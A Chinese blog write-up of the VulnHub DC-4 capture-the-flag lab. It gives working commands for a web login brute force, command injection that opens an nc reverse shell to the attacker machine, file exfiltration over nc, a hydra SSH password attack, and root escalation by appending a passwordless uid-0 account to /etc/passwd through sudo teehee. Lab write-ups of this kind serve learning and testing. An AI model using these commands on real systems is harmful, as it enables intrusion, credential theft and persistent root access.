


vulnhub靶机-DC4-Writeup

原创

含且  于 2021-12-08 17:57:05 发布  25  收藏

分类专栏: [靶机](#) 文章标签: [安全](#) [信息安全](#) [渗透测试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/liuhanzhe/article/details/121797292>

版权



[靶机](#) 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

0x01 部署

靶机地址:

<https://www.vulnhub.com/entry/dc-4,313/>

DESCRIPTION

DC-4 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

Unlike the previous DC releases, this one is designed primarily for beginners/intermediates. There is only one flag, but technically, multiple entry points and just like last time, no clues.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won't give you the answer, instead, I'll give you an idea about how to move forward.

只有一个flag

0x02 信息收集

靶机使用vmware部署, NAT模式

nmap扫描网段

```
nmap -sP 192.168.190.0/24
```

```
(root@kali) - [~/vulnhub]
# nmap -sP 192.168.190.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 14:27 CST
Nmap scan report for 192.168.190.1
Host is up (0.00011s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.190.2
Host is up (0.00012s latency).
MAC Address: 00:50:56:F7:58:74 (VMware)
Nmap scan report for 192.168.190.139
Host is up (0.00014s latency).
MAC Address: 00:0C:29:B3:F5:3B (VMware)
Nmap scan report for 192.168.190.254
Host is up (0.00018s latency).
MAC Address: 00:50:56:ED:C5:B4 (VMware)
Nmap scan report for 192.168.190.129
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18s
```

发现靶机IP: 192.168.190.139, 继续扫描

```
nmap -T5 -A -v -p- 192.168.190.139
```

结果:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 14:27 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
Initiating ARP Ping Scan at 14:27
Scanning 192.168.190.139 [1 port]
Completed ARP Ping Scan at 14:27, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:27
Completed Parallel DNS resolution of 1 host. at 14:27, 0.00s elapsed
Initiating SYN Stealth Scan at 14:27
Scanning 192.168.190.139 [65535 ports]
Discovered open port 80/tcp on 192.168.190.139
Discovered open port 22/tcp on 192.168.190.139
Completed SYN Stealth Scan at 14:27, 1.00s elapsed (65535 total ports)
Initiating Service scan at 14:27
Scanning 2 services on 192.168.190.139
Completed Service scan at 14:27, 6.02s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.190.139
NSE: Script scanning 192.168.190.139.
Initiating NSE at 14:27
Completed NSE at 14:27, 0.11s elapsed
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
Initiating NSE at 14:27
Completed NSE at 14:27, 0.00s elapsed
Nmap scan report for 192.168.190.139
Host is up (0.00045s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
```

```
256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_ 256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp open  http      nginx 1.15.10
| http-methods:
|_ Supported Methods: GET HEAD POST
|_ http-server-header: nginx/1.15.10
|_ http-title: System Tools
MAC Address: 00:0C:29:B3:F5:3B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 198.838 days (since Thu Mar 11 18:21:01 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE

```
HOP RTT      ADDRESS
1   0.45 ms 192.168.190.139
```

NSE: Script Post-scanning.

Initiating NSE at 14:27

Completed NSE at 14:27, 0.00s elapsed

Initiating NSE at 14:27

Completed NSE at 14:27, 0.00s elapsed

Initiating NSE at 14:27

Completed NSE at 14:27, 0.00s elapsed


Read data files from: /usr/bin/./share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 8.81 seconds

Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)

发现80端口，登陆后只有一个登录界面，未发现其他公开的CMS或组件



0x03 渗透

尝试使用burpsuite进行web爆破，根据系统名包含admin，指定用户名admin，先爆破密码

The screenshot shows the Burp Suite Intruder interface. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below these is a filter bar that says 'Filter: Showing all items'. A table lists several requests with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. The first request (ID 745) is highlighted in orange and shows a status of 302 with a payload of 'happy'. Below the table are tabs for 'Request' and 'Response', and further sub-tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Request' tab is selected, showing the raw HTTP request details. At the bottom, there is a search bar with the text 'Type a search term' and a '0 matches' indicator. A progress bar at the very bottom shows '3286 of 27222'.

Request	Payload	Status	Error	Timeout	Length	Comment
745	happy	302	<input type="checkbox"/>	<input type="checkbox"/>	718	
2179	happy	302	<input type="checkbox"/>	<input type="checkbox"/>	718	
0		302	<input type="checkbox"/>	<input type="checkbox"/>	557	
1	%null%	302	<input type="checkbox"/>	<input type="checkbox"/>	557	
2	lzh7288	302	<input type="checkbox"/>	<input type="checkbox"/>	557	
3	lzh-7288	302	<input type="checkbox"/>	<input type="checkbox"/>	557	
4	%username%	302	<input type="checkbox"/>	<input type="checkbox"/>	557	
5	!@#\$	302	<input type="checkbox"/>	<input type="checkbox"/>	557	
6	!@#\$%	302	<input type="checkbox"/>	<input type="checkbox"/>	557	
7	!@#\$%^	302	<input type="checkbox"/>	<input type="checkbox"/>	557	

```
POST /login.php HTTP/1.1
Host: 192.168.190.139
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://192.168.190.139
Connection: close
Referer: http://192.168.190.139/
Upgrade-Insecure-Requests: 1

username=admin&password=happy
```

爆破发现admin密码happy

使用admin登录后，发现web提供了执行命令的功能，需要执行的命令通过post参数传递

The screenshot shows a web browser window with the URL `192.168.190.139/command.php`. The page content displays a login status and a "Run Command" section with three radio buttons: "List Files" (selected), "Disk Usage", and "Disk Free". A "Run" button is present. Below, it shows the output of the command `ls -l`:

```
total 24
-rw-r--r-- 1 root root 1783 Apr  5 2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24 2019 css
drwxr-xr-x 2 root root 4096 Mar 24 2019 images
-rw-r--r-- 1 root root  506 Apr  6 2019 index.php
-rw-r--r-- 1 root root 1473 Apr  7 2019 login.php
-rw-r--r-- 1 root root  663 Mar 24 2019 logout.php
```

The developer tools network tab shows a POST request to `192.168.190.139/command.php` with the following form data (highlighted in red):

```
radio: "ls+-l"
submit: "Run"
```

At the bottom right of the browser window, the text "CSDN @含日" is visible.

使用nc回弹shell，kali执行

```
nc -lvp 4444
```

使用hackbar发送post参数 `radio=nc 192.168.190.129 4444 -e /bin/bash&submit=Run`，获得反弹shell

The screenshot shows the HackBar tool interface. The "Load URL" field contains `http://192.168.190.139/command.php`. The "Execute" section has "Post data" checked. The "Post data" field contains the following payload:

```
radio=nc 192.168.190.129 4444 -e /bin/bash&submit=Run
```

At the bottom right of the HackBar window, the text "CSDN @含日" is visible.

执行命令获取方便观察的shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
```

0x04 提权

查看/etc/passwd, 发现几个用户, 去home下查看, 只有jim下存在文件, backups下有一个old-passwds.bak文件, mbox文件无权限, test.sh没什么用处

使用nc获取old-passwds.bak文件

```
nc -nvlp 5555 > old-passwords.bak
nc 192.168.141.134 5555 < /home/jim/backups/old-passwords.bak
```

然后使用old-passwords.bak文件对jim进行爆破

```
hydra -l jim -P old-passwords.bak -vV 192.168.190.139 ssh
```

爆破成功得到密码:

```
[ATTEMPT] target 192.168.190.139 - login "jim" - pass "brandy" - 218 of 257 [child 15] (0/5)
[ATTEMPT] target 192.168.190.139 - login "jim" - pass "starwars1" - 219 of 257 [child 13] (0/5)
[ATTEMPT] target 192.168.190.139 - login "jim" - pass "barney" - 220 of 257 [child 6] (0/5)
[ATTEMPT] target 192.168.190.139 - login "jim" - pass "natalia" - 221 of 257 [child 5] (0/5)
[ATTEMPT] target 192.168.190.139 - login "jim" - pass "jibril04" - 222 of 257 [child 10] (0/5)
[22][ssh] host: 192.168.190.139 login: jim password: jibril04
[STATUS] attack finished for 192.168.190.139 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-26 16:01:58 CSDN @含日
```

登录jim后发现mbox下内容:

```
jim@dc-4:/usr/share/nginx/html$ cd
cd
jim@dc-4:~$ ls
ls
backups  mbox  test.sh
jim@dc-4:~$ cat mbox
cat mbox
From root@dc-4 Sat Apr 06 20:20:04 2019
Return-path: <root@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 20:20:04 +1000
Received: from root by dc-4 with local (Exim 4.89)
        (envelope-from <root@dc-4>)
        id 1hCiQe-0000gc-EC
        for jim@dc-4; Sat, 06 Apr 2019 20:20:04 +1000
To: jim@dc-4
Subject: Test
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCiQe-0000gc-EC@dc-4>
From: root <root@dc-4>
Date: Sat, 06 Apr 2019 20:20:04 +1000
Status: RO

This is a test.

jim@dc-4:~$ █ CSDN @含日
```

似乎是一个邮件, 在/var/mail/jim中发现邮件内容:

```
jim@dc-4:~$ cat /var/mail/jim
cat /var/mail/jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
  (envelope-from <charles@dc-4>)
  id 1hCjIX-0000k0-Qt
  for jim@dc-4; Sat, 06 Apr 2019 21:15:45 +1000
To: jim@dc-4
Subject: Holidays
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCjIX-0000k0-Qt@dc-4>
From: Charles <charles@dc-4>
Date: Sat, 06 Apr 2019 21:15:45 +1000
Status: 0

Hi Jim,

I'm heading off on holidays at the end of today, so the boss asked me to give you my password just in case anything goes wrong.

Password is: ^xHhA&hvim0y

See ya,
Charles

jim@dc-4:~$
```

得到charles密码

登录charles，执行 `sudo -l` 发现charly可以执行teehee，可以将标准输入复制到我们选择的文件中

创建一个拥有root权限的账号

```
echo "test::0:0:::/bin/sh" | sudo teehee -a /etc/passwd
su test
whoami
```

在/root/下找到flag

```
# ls /root/
ls /root/
flag.txt
# cat /root/flag.txt
cat /root/flag.txt

Congratulations!!!

Hope you enjoyed DC-4. Just wanted to send a big thanks out there to all those who have provided feedback, and who have taken time to complete these little challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
#
```